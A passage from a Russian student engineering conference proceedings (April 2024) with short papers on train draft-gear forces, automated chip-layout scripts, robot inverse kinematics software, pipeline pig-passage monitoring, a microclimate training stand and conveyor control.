


Рис. 1. Расчетные схемы вагона (1) и пятимассовой упруговязкой модели цистерны (2)

Расчетная модель поезда показана на рис. 2, вагоны в которой представлены двухмассовыми системами.




Рис. 2. Расчётная схема поезда

Система дифференциальных уравнений, описывающая движение поезда, имеет вид [2]:

$$[m_i] \cdot \{\ddot{x}_i\} + \{F_i\} + \{P_i\} = 0, \quad i = \overline{1, N},$$

В задаче пуска в ход исследуются короткие, массой 2700 т, средние – 5000 т., 6400т и длинные – 8000т осаженные составы. Поезд формируется из вагонов массой 90 т. Результаты представлены на рис. 3. Все вагоны состава оснащены одним типом поглощающих аппаратов




Рис. 3. Распределение продольных сил при пуске в ход состава массой 2700 т

Рассмотрим торможение со скорости 22,5 км/ч, так как это самый опасный случай. Результаты расчета приведены на рис.4.




Рис. 4. Распределение продольных сил при торможении состава массой 5000 т

По полученным данным видно, что во всех составах разной массы наименьшие продольные силы возникают в составах, оборудованных аппаратом ПМКЭ-110, а максимальные с аппаратами Ш-2-В.

- В среднем по сравнению с серийным аппаратом Ш-2-В для составов массой 2700 т аппарат ПМКП-110 дает снижение силы до 30%, а ПМКЭ-110 до 40%

- Для составов массой 5000 т силы, возникающие в составах, оборудованных аппаратами ПМКП-110 и ПМКЭ-110 меньше Ш-2-В до 35-40%.

- В составе массой 6400 т продольные силы, возникающие в составах, оборудованных аппаратом Ш-2-В больше, чем в составах, оборудованных аппаратами ПМКП-110 до 10%, а аппаратами ПМКЭ-110 до 40%

- Аппарат ПМКП-110 в составах массой 8000 т дает снижение сил по сравнению с аппаратом Ш-2-В до 10%, а ПМКЭ-110 – снижение сил до 25%.

Список источников

1. Блохин, Е.П. Динамика поезда (нестационарные продольные колебания). / Е. П. Блохин, Л.А. Манашкин. – М.: Транспорт, 1982. – 222 с.

2. Болдырев, А. П. Расчет и проектирование амортизаторов удара подвижного состава / А. П. Болдырев, П. Д. Жиров. – Курск : Закрытое акционерное общество "Университетская книга", 2021. – 230 с. – ISBN 978-5-907413-78-8.

Материал поступил в редколлегию 18.04.2024

УЧЕБНО-НАУЧНЫЙ ТЕХНОЛОГИЧЕСКИЙ ИНСТИТУТ

Секция «Технологические системы, оборудование и автоматизация технологических процессов»

УДК 004.415

Управление процессом формирования топологий микросхем с учетом конструкторско-технологических решений и схемотехники

Адамов Артем Александрович (ст.гр. О-20-УТС-уитс-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Малахановой Аллы Григорьевны (alovd@mail.ru)

Аннотация: С помощью специализированного САПР и встроенного в него языка программирования были разработаны файлы для автоматизации проектирования топологий микросхем. В данной статье представлен функционал разработанных скриптов.

Ключевые слова: микросхемы, язык программирования Skill, Process Design Kit (PDK), технология, топология, управление.

Микросхемы (МС) состоят из различных слоёв. В зависимости от типа, концентрации и глубины слоя они могут отличаться цветом, так же на цвет влияет падающий свет. МС представляет собой набор различных элементов: транзисторы, резисторы, диоды, конденсаторы. Каждый элемент находится в своём кармане, вокруг которого находится изоляция.

Чтобы понимать, какие элементы расположены на топологии микросхемы, необходимо знать их структуру. Каждый элемент состоит из слоев, которые могут быть различными и зависят от технологии производства.

Взаимное расположение этих слоев регламентируется конструкторско-технологическими нормами. Они нужны, чтобы элемент, построенный на слоях, исправно работал. Так же, если не соблюдать эти нормы, может случиться такое, что один слой перекроет другой и тогда ток, протекающий по слою, поведёт себя непредсказуемо, может утечь на землю или на другой элемент [1].

Проектирование каждого элемента с нуля занимает очень много времени. Потому на встроенном языке программирования специализированного САПР, который называется Skill были разработаны PDK – набор файлов, которые соединяются в одну библиотеку, подключаемую к проекту. PDK позволяют не рисовать каждый элемент заново, а исходя из параметров, которые разработчик задаст в сплывающем меню запустить исполнительный файл, который нарисует элемент автоматически [2].

Представлю работу файла, который автоматически спроектирует резистор. Нажав горячую клавишу, открывается меню, где необходимо вписать требуемые параметры: тип резистора, количество резисторов, как они будут

подключаться, длину и ширину. После этого в появившемся меню произойдёт автоматический расчёт сопротивления резистора, в зависимости от выбранного типа, длины и ширины (рис. 1).

Res_square	215.0 Ohms
Resistance	1.53571K Ohms

Рис. 1. Расчёт сопротивления резистора

Продемонстрирую, как элемент нарисует скрипт, если задать следующие параметры:

- А) Р-базовый резистор по умолчанию (рис. 2).
- Б) Р-базовый резистор длиной 50 мкм (рис. 3).
- В) 4 Р-базовых резистора, которые соединены последовательно (рис 4).




Рис. 2. Пункт А




Рис. 3. Пункт Б




Рис. 4. Пункт В

PDK значительно ускоряют проектирование топологий, что положительно сказывается на работоспособности, так как не приходится каждый раз заново

рисовать элемент с требуемым параметром, а ввести необходимые данные и исполнительный файл il сам его нарисует.

Список источников

1. Введение в системы автоматизированного проектирования интегральных микросхем. Ч. 1 / А.В. Тучин, Е.Н. Бормонтов, К.Г. Пономарев. – Воронеж : Издательский дом ВГУ, 2017. – 111 с.
2. Cadence Design Systems - SKILL Language User Guide / Product Version 06.70, 2007. – 382 с.
3. Крахмалев О.Н. Математическое моделирование динамики манипуляционных систем промышленных роботов и кранов-манипуляторов. Брянск, 2012.
4. Архипов П.В., Балыков А.В., Дьяконов А.А., Еренков О.Ю., Иванов В.П., Калита Е.Г., Липатова А.Б., Лобанов Д.В., Медведева О.И., Морозова А.В., Шмидт И.В., Янюшкин А.С. Эффективные технологии механической обработки деталей из неметаллических материалов. Москва, 2014.
5. Съянов С.Ю. Технологическое обеспечение качества поверхностного слоя деталей при электроэрозионной обработке. диссертация на соискание ученой степени кандидата технических наук / Брянский государственный технический университет. Брянск, 2002

Материал поступил в редколлегию 18.04.2024

УДК 621.865.8

Планирование траектории движения робота-манипулятора на основе его математической модели

Апокин Елисей Михайлович (ст .гр. О-20-МиР-мхт-Б)

Работа выполнена под руководством профессора кафедры «Автоматизированные технологические системы», Петрешина Дмитрия Ивановича (dmitrii_petreshin@mail.ru)

Аннотация. В статье представлено программное обеспечение (далее — ПО) для решения обратной задачи кинематики (далее — ОЗК) манипуляционного робота. Посредством приведенного ПО спланирована траектория движения звеньев робота. Также получена количественная оценка точности решения ОЗК.

Ключевые слова: программа, программное обеспечение, обратная задача кинематики, робот, манипулятор.

Решение ОЗК — основа для получения управляющих воздействий для приводов робота. Данная задача связана с большим количеством сложных расчетов, поэтому для ее решения часто используется ЭВМ.

В настоящий момент существует проприетарное ПО, позволяющее решать ОЗК для манипуляционных роботов. Например, Robodk [4], Dyn-Soft Robosim [5], Kuka Load [6], Универсальный механизм [7]. Это ПО распространяется несвободно и зачастую не представляет средств для создания собственных моделей роботов, а предлагает воспользоваться готовыми моделями из библиотеки. Стоит также отметить свободные решения: OpenRave [8] и Robot Operating System [9]. Однако OpenRave не поддерживается больше десяти лет, а Robot Operating System является слишком сложным для решения такой простой задачи.

В статье представлено новое ПО — libreRGM3, которое является библиотекой языка ANSI C (C89) для решения ОЗК размокнутой кинематической цепи. Библиотека реализует иерархический подход к решению ОЗК, описанный в статье [1]. libreRGM3 распространяется под свободной лицензией MIT и доступен для скачивания по ссылке [2]. Работает библиотека под операционными системами семейства UNIX.

Для демонстрации работы библиотеки построим траекторию движения трехзвенного манипуляционного робота по десяти точкам. Матрица данного манипулятора, построенная методом Денавита–Хартенберга [3], представлена ниже. Длины звеньев $L_1 = 600$ мм, $L_2 = 500$ мм, $L_3 = 250$ мм.

$${}^0A_3 = T = \begin{pmatrix} \cos\theta_0 \sin\theta_2 & \cos\theta_0 \cos\theta_2 & -\sin\theta_0 & 25\cos\theta_0 \sin\theta_2 \\ \sin\theta_0 \sin\theta_2 & \sin\theta_0 \cos\theta_2 & \cos\theta_0 & 25\sin\theta_0 \sin\theta_2 \\ \cos\theta_2 & -\sin\theta_2 & 0 & 25\cos\theta_2 + d_1 + L_1 + L_2 \\ 0 & 0 & 0 & 1 \end{pmatrix}.$$

Ограничения на изменения обобщенных координат примем следующие: $-2\pi, \text{ рад} < q_0 < 2\pi, \text{ рад}; -300, \text{ мм} < q_1 < 300, \text{ мм}; \frac{-5\pi}{6} < q_2 < \frac{5\pi}{6}$.

Зададим десять точек траектории, которые находятся в рабочей зоне манипулятора и вычислим значения обобщенных координат, которые смогут обеспечить требуемое положение схвата робота. Представим эти результаты в таблице 1, где q_i — значение i -й обобщенной координаты, q_{err}^{max} и q_{err}^{aver} — значения максимальной и средней ошибки позиционирования схвата, $iter$ — число итераций решения ОЗК.

Таблица 1

Результаты решения ОЗК

№	x, мм	y, мм	x, мм	q_0 , рад	q_1 , мм	q_2 , рад	q_{err}^{max} , мм	q_{err}^{aver} , мм	iter
0	228	18	1083	0.0788	83.9354	1.9864	0.0088	0.0032	56909
1	223	23	1078	0.1028	88.6259	2.0292	0.0087	0.0032	2265
2	198	48	1058	0.2378	102.8816	2.1889	0.0054	0.0036	614
3	173	73	1038	0.3993	103.0419	2.2919	0.0085	0.0050	538
4	148	98	1018	0.5849	94.0466	2.3521	-0.0036	0.0024	557
5	123	123	998	0.7854	77.5632	2.3721	-0.0085	0.0039	522

6	98	148	978	0.9860	54.0434	2.3520	0.0087	0.0051	516
7	73	173	958	1.1714	23.0502	2.2919	0.0094	0.0073	491
8	48	198	938	1.3329	-17.1221	2.1889	0.0097	0.0071	487
9	32	223	918	1.4680	-71.3391	2.0293	-0.0095	0.0043	551

Программа, которая вычисляет значения обобщенных координат для данной траектории из десяти точек, написана на языках программирования `bash` и `ANSI C`. Программа транслировалась посредством компилятора `tcc`, библиотека `libreRGM3` компилировалась с помощью `gcc`, работа программы проверялась на ОС `Debian 12 GNU/Linux`, процессор ЭВМ — `AMD Ryzen 5 5600H`. Время выполнения программы, включая операции вывода в стандартный поток, заняло *0.181 с*. Таким образом, представленное в статье ПО подходит для решения ОЗК манипуляционных роботов и обеспечивает достаточную точность за малое время.

Список источников

1. Каргинов Л. А. Иерархический подход к решению обратной задачи кинематики / Л. А. Каргинов // Наука и образование. МГТУ им. Н. Э. Баумана. – 2016. – № 3. – с. 37-63.
2. UlyssesApokin/libreRGM3: ANSI C library for motion control of manipulating robots. - Codeberg.org // Codeberg.org. — URL: <https://codeberg.org/UlyssesApokin/libreRGM3> (дата обращения: 28.03.2024).
3. Фу К. Робототехника / К. Фу, Р. Гонсалес, К. Ли – 1-е изд. – Москва: Мир, 1989. – 624 с.
4. Simulate Robot Applications Program any Industrial Robot with One Simulation Environment // RoboDK. – URL: <https://robodk.com/> (дата обращения: 08.12.2023).
5. Программный комплекс для моделирования роботов и робототехнических систем // Dyn-Soft RobSim. – URL: <http://www.robsim.dynsoft.ru/> (дата обращения: 08.12.2023).
6. Web based free tool to search, compare and immediately analyze particular robots. // KUKA Load. – URL: <https://www.kuka.com/en-de/products/robot-systems/software/cloud-software/kuka-load> (дата обращения: 08.12.2023).
7. Главная страница // Универсальный механизм. – URL: <https://www.umlab.ru/en/pages/index.php?id=1/> (дата обращения: 08.12.2023).
8. Latest Official Release: 0.8.2 // Open RAVE. – URL: <http://www.openrave.org/> (дата обращения: 08.12.2023).
9. The Robot Operating System (ROS) is a set of software libraries and tools that help you build robot applications. // ROS - Robot Operating System. – URL: <https://www.ros.org/> (дата обращения: 08.12.2023).

Материал поступил в редколлегию 18.04.2024

Проектирование среднего уровня системы контроля прохождения очистного устройства

Волохова Мария Александровна (ст.гр. О-20-УТС-уитс-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Хандожко Виктора Александровича (vichandozhko@gmail.com).

Аннотация: В статье рассматриваются вопросы, связанные с разработкой проекта среднего уровня системы контроля прохождения очистного устройства магистрального нефтепровода. К ним относятся программируемые логический контроллер (ПЛК) PLC CPU 651, сигнализатор ДПС-7В, блок питания и регистрации БПР-2.

Ключевые слова: средний уровень, средства очистки и диагностики, сигнализатор прохождения.

Одним из важных элементов обслуживания магистральных нефтепроводов являются камеры пуска и приема средств очистки и диагностики. Они предназначены для выполнения технологических операций трубопроводов по применению средств очистки и диагностики (СОД).

Кроме того, на нефтепроводах также применяются устройства для инспектирования и диагностики трубопроводов. Они используются для проведения осмотра внутренней поверхности трубы и записи результатов в виде видео- или фотоматериалов.

Конструкция колодца предусматривает возможность установки внутри него сигнализатора прохождения СОД (устанавливается в нижней части колодца непосредственно верхнюю образующую нефтепровода).

Сигнализатор ДПС-7В представляет собой уникальное устройство, обеспечивающее точный и надежный контроль прохождения внутритрубных объектов по нефтегазопроводам. Одновременный прием и регистрация ультразвуковых шумов и магнитных полей обеспечивают высокую точность и надежность контроля [1]. Монтаж датчика на тело трубы осуществляется с помощью магнитного прижима, что облегчает процедуру установки и снятия. Датчик оснащен герметично вмонтированным кабелем, что обеспечивает надежность соединения с блоком питания и регистрации.

Подключение датчика сигнализатора ДПС-7В к автоматизированной системе управления технологическими процессами (АСУТП) посредством блока питания и регистрации БПР-2 является ключевым элементом в обеспечении контроля прохождения внутритрубных объектов (ВТО). Благодаря передаче точных данных о прохождении ВТО система контроля обеспечивает оперативную реакцию на возможные неисправности и предотвращает возможные аварийные ситуации.

Принцип работы сигнализатора ДПС-7В совмещает в себе две различные методики контроля прохождения ВТО, что обеспечивает высокую точность и надежность системы. Ультразвуковые шумы, возникающие при прохождении ВТО, регистрируются акустическим трактом датчика, а флуктуации магнитного поля обнаруживаются магнитоиндукционной антенной.

Неотъемлемым элементом системы контроля прохождения ВТО является блок питания и регистрации. Блок питания и регистрации БПР-2 работает в паре с датчиком сигнализатора прохождения очистного устройства ДПС-7В. Он обеспечивает питание датчика, регистрацию сигналов от него и передачу этих данных в систему автоматизированного управления.

Блок БПР-2 также выполняет функцию обнаружения и устранения неисправностей в работе сигнализатора, что повышает эффективность процесса контроля и обеспечивает безопасность на производстве. Кроме того, блок питания и регистрации БПР-2 обеспечивает передачу данных о прохождении ВТО в цепь АСУТП, что позволяет оперативно реагировать на возможные аварийные ситуации.

На передней панели БПР расположены элементы индикации и элементы подключений внешней коммутации. Элементы индикации состоят из 6 светодиодов, показывающих текущий режим работы БПР. Все подключения к цепям БПР осуществляются через клеммы, расположенные на передней панели БПР.

Данный проект развернут на ПЛК Schneider electric Quantum CPU 651.

В каждом дискретном канале не просто бит, а структура из 8 bool с контролем обрыва, короткого замыкания и др (рис. 1).

a[579]		sDP		
DP	64	BYTE		
Value	0	BOOL		Значение сигнала
Phis	0	BOOL		Значение сигнала на модуле
Obriv	0	BOOL		Обрыв (для сигналов с контролем целостности)/зеленый
KZ	0	BOOL		Короткое замыкание (для сигналов с контролем целостности)/желтый
NedFlag	0	BOOL		Флаг недостоверности (зарезервировано)
ErrHarwareFlag	0	BOOL		Флаг аппаратной недостоверности (зарезервировано)
ImitFlag	1	BOOL		Флаг режима «ИМИТАЦИЯ»
DP_b7	0	BOOL		Красный

Рис. 1. Структура сигнала с ДПС-7В

Данная работа является доработкой проекта МПСА. Подобные доработки проектов принято называть функциональным требованием. В большие проекты дописывается код с целью расширения возможностей АСУТП. Таким образом, мною будет реализован проект среднего уровня в среде программирования Unity PRO XL.

Список источников

1. Шумаилов А.С., Исхаков Р.Г., Авдеев М.К., Хайретдинов В.Р. Исследование ультразвукового метода контроля прохождения очистных устройств и автономных приборов в трубопроводном транспорте // Надежность функционирования нефтепроводного транспорта. – 1983. – С. 75-80.

2. Сьянов С.Ю. Технологическое обеспечение качества поверхностного слоя деталей при электроэрозионной обработке. диссертация на соискание

ученой степени кандидата технических наук / Брянский государственный технический университет. Брянск, 2002

3. Аверченков В.И., Ильницкий В.Б. Автоматизация проектирования приспособлений. Москва, 1989.

4. Аверченков А.В., Жолобов А.А., Мрочек Ж.А., Терехов М.В., Шкаберин В.А. Станки с чпу: устройство, программирование, инструментальное обеспечение и оснастка. Москва, 2014.

5. Лагерев А.В., Толкачев Е.Н., Гончаров К.А. Моделирование рабочих процессов и проектирование многоприводных ленточных конвейеров. Брянск, 2017.

Материал поступил в редколлегию 18.04.2024

УДК 628.88

Проектирование аппаратной части стенда для изучения системы микроклимата блок-контейнера пункта контроля и управления

Гуторова Полина Максимовна (ст.гр.20-УТС-уитс-Б)

Работа выполнена под руководством доцента кафедры

«Автоматизированные технологические системы», Матлахов Виталий

Павлович (Jed80@mail.ru)

Аннотация. В статье рассматривается процесс проектирования аппаратной части стенда для изучения системы микроклимата блок-контейнера пункта контроля и управления. Описывается общая структура будущего стенда, его компоненты.

Ключевые слова: нижний уровень, система микроклимата блок-контейнера ПКУ, учебный стенд, управление микроклиматом.

Блок-контейнер представляет собой конструктивный элемент, в основе которого лежит металлический каркас. Внутри него располагается аппаратура и автоматика, для нормальной работы которой требуется поддержание определённых условий. Чтобы их обеспечить, внутри блок-контейнера реализуется система управления микроклиматом.

Система микроклимата обеспечивает поддержание в блок-контейнере оптимальных условий эксплуатации оборудования. Они достигаются с помощью следующих компонентов: системой обогрева, вытяжной вентиляцией (естественной приточной и принудительной), системой кондиционирования.

Для корректной работы необходимо обеспечить согласованную работу между этими системами, то есть управление системой микроклимата блок-контейнера. Управление такой системой производится при помощи программируемого логического устройства с кнопками, сигнализирующими работу оборудования.

Стенд для изучения микроклимата блок-контейнера ПКУ должен познакомить изучающего с основными принципами работы системы. Для удобного изучения работы системы микроклимата будет произведён монтаж аппаратуры в столе. Из этого следуют некоторые допущения в сравнении с реальной системой блок-контейнера, который не повлияют на рассмотрение системы в учебных целях. Например, нет необходимости защищать систему от ударов молний при помощи УЗИП.

Для реализации проекта была составлена структурная схема.



Рис. 1. Схема структурная стенда

На структурной схеме изображены: обогреватель, который будет обеспечивать нагрев, когда температура опустится ниже нормы, воздушный клапан, обеспечивающий вытяжную вентиляцию вместе с вытяжным вентилятором, а также мини-кондиционер для охлаждения воздуха. Данная аппаратура подключена к логическому реле фирмы ONI.




Рис. 2. Логическое реле ONI CPU1410

Для подключения датчиков температуры [1] необходим модуль расширения с аналоговыми входами, которые поддерживают входной сигнал 4..20 мА. Модуль подключается к основному логическому реле.

Список источников

1. Шарапов В.М., Полищук Е.С., Кошевой Н.Д., Ишанин Г.Г., Минаев И.Г., Совлуков А.С. Датчики: Справочное пособие. М.: Техносфера, 2012. - 624 с.
2. Бишутин С.Г. Износостойкость деталей машин и механизмов. Брянск, 2010.
3. Подвесовский А.Г., Исаев Р.А. Идентификация структуры и параметров нечетких когнитивных моделей: экспертные и статистические методы. International Journal of Open Information Technologies. 2019. Т. 7. № 6. С. 35-61.
4. Лагерев И.А., Мильто А.А., Лагерев А.В. Эффективность упругого демпфирования в шарнирных соединениях стрел крано-манипуляторных установок при повышенных зазорах. Научно-технический вестник Брянского государственного университета. 2016. № 1. С. 18-36.
5. Захаров С.М., Горячева И.Г., Погорелов Д.Ю., Языков В.Н., Жаров И.А., Торская Е.В., Сошенков С.П., Прозоров Я.С. Оценка эволюции профилей колес железнодорожного экипажа на основе применения трибодинамической модели. Тяжелое машиностроение. 2007. № 3. С. 19-24.

Материал поступил в редколлегию 18.04.2024

УДК 681.5

Разработка автоматизированной системы управления ленточными конвейерами

Деренков Артём Сергеевич (ст.гр. О-20-АТП-аутп-Б)

Работа выполнена под руководством доцента кафедры «Автоматизированные технологические системы», Малахановой Аллы Григорьевны (alovd@mail.ru)

Аннотация. Обосновывается необходимость разработки автоматизированной системы управления ленточными конвейерами. Приводится состав компонентов и узлов разработанной системы.

Ключевые слова: система управления, ленточный конвейер, датчик.

Современные компьютерные технологии применяются на предприятиях для оптимизации процесса производства. Большинство фабрик и заводов по изготовлению массовых товаров оборудовано ленточными или роликовыми конвейерами. Роботизированный рабочий процесс гарантирует повышение производительности, а также исключает возможные ошибки на основе человеческого фактора. Но для этого необходимо разработать автоматизированную систему управления.

Анализ литературы показал целесообразность разработки автоматизированной системы управления ленточными конвейерами.

Ленточный конвейер – это транспортирующая машина для перемещения в горизонтальном и наклонном направлениях насыпных и штучных грузов непрерывным потоком без остановок на загрузку и выгрузку. Тяговым и одновременно несущим органом такого конвейера является закольцованная вокруг барабанов лента.

Автоматизированная система управления конвейерами — это компьютерное обеспечение, которое запускает, приостанавливает и контролирует работу конвейерных линий [1].

Разработана схема электрическая структурная автоматизированной системы управления ленточными конвейерами (рис. 1). Данная схема включает датчики, блок управления и рабочее место оператора.

Датчики экстренной остановки конвейера (ДЭОК) предназначен для экстренного предотвращения пуска или остановки работающего конвейера с любого места линии. Выбраны датчики серии ДЭК-2М. Они универсальны в своем применении и способны обеспечить экстренную остановку конвейера в любом из двух случаев: при натяжении троса в случае возникновения аварийной ситуации; при обрыве троса в случае несанкционированного вскрытия ограждения конвейера [2].

Датчик забивки (ДЗ), сигнализаторы уровня могут быть использованы для контроля уровня и наличия сыпучих материалов.

